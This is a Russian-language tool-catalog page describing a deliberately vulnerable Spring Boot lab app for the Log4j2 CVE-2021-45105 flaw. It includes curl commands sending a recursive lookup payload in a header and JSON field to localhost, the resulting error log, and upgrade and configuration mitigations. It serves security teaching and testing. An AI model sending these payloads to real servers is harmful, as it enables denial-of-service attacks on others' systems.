
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Инструменты/GitHubGitHub/pravin-pp/log4j2-cve-2021-45105
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеОбучение и ОбразованиеЛаборатории и Практика
GitHubpravin-pp/log4j2-cve-2021-45105

log4j2-CVE-2021-45105

Пример веб-приложения на Spring Boot, уязвимого к Log4j2 CVE-2021-45105, с документированными шагами эксплуатации и рекомендациями по устранению уязвимости для тестирования безопасности и обучения.

Репозиторий
174 лет назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    589
  • 3

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    361
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    339
  • 5

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    322

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

Образец уязвимого приложения Log4j2 (CVE-2021-45105)

Затронутые версии: все версии с 2.0-beta9 по 2.16.0

Это приложение основано на веб-приложении Spring Boot, уязвимом к CVE-2021-45105

Оно использует Log4j 2.16.0
Запуск приложения

Запустите его:

Import the project in Java IDE as a maven project

Run CVEMainApplication.java as a spring boot app.

Шаги эксплуатации

  • Затем активируйте эксплойт с помощью:
For GET ->
curl 127.0.0.1:8080 -H 'X-Api-Version: ${${::-${::-$${::-$}}}}'


For Post request ->
curl --location --request POST 'http://127.0.0.1:8080/addrecord' \
--header 'Content-Type: application/json' \
--data '{
	"clientRef": "${${::-${::-$${::-$}}}}"
}'

  • Обратите внимание, что вывод показывает бесконечный цикл; однако при тестировании не обнаружено, что эта DoS-атака потребляет много ресурсов, так как программа распознаёт бесконечный цикл и завершается с ошибкой:

 ${ctx:apiVersion} ${ctx:clientRef}2021-12-18 14:29:56,759 http-nio-8080-exec-1 ERROR An exception occurred processing Appender Console java.lang.IllegalStateException: Infinite loop in property interpolation of ::-${::-$${::-j}}: :
	at org.apache.logging.log4j.core.lookup.StrSubstitutor.checkCyclicSubstitution(StrSubstitutor.java:1081)
	at org.apache.logging.log4j.core.lookup.StrSubstitutor.substitute(StrSubstitutor.java:1029)
	at org.apache.logging.log4j.core.lookup.StrSubstitutor.substitute(StrSubstitutor.java:1042)
	at org.apache.logging.log4j.core.lookup.StrSubstitutor.substitute(StrSubstitutor.java:912)
	

Смягчение :

Пользователям Java 8 (или новее) следует обновиться до версии 2.17.0.

В качестве альтернативы это можно смягчить в конфигурации:

В PatternLayout в конфигурации журналирования замените Context Lookups, такие как ${ctx:loginId} или $${ctx:loginId}, на паттерны Thread Context Map (%X, %mdc или %MDC). В противном случае удалите в конфигурации ссылки на Context Lookups, такие как ${ctx:loginId} или $${ctx:loginId}, если они поступают из внешних по отношению к приложению источников, таких как HTTP-заголовки или пользовательский ввод.


Скачать инструмент




